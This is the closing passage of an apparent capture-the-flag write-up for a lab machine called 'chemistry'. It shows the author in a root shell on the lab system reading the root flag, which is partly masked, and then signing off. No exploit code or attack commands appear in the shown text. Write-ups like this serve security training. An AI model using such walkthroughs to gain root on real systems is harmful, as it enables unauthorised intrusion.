

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Oct 11 14:06:59 2024
root@chemistry:~#
```

And grab the root flag

```
root@chemistry:~# cat root.txt
2da4d**************************
```

Conclusion

Thanks everyone for reading. I hope you learned something! I always do. Happy Hacking!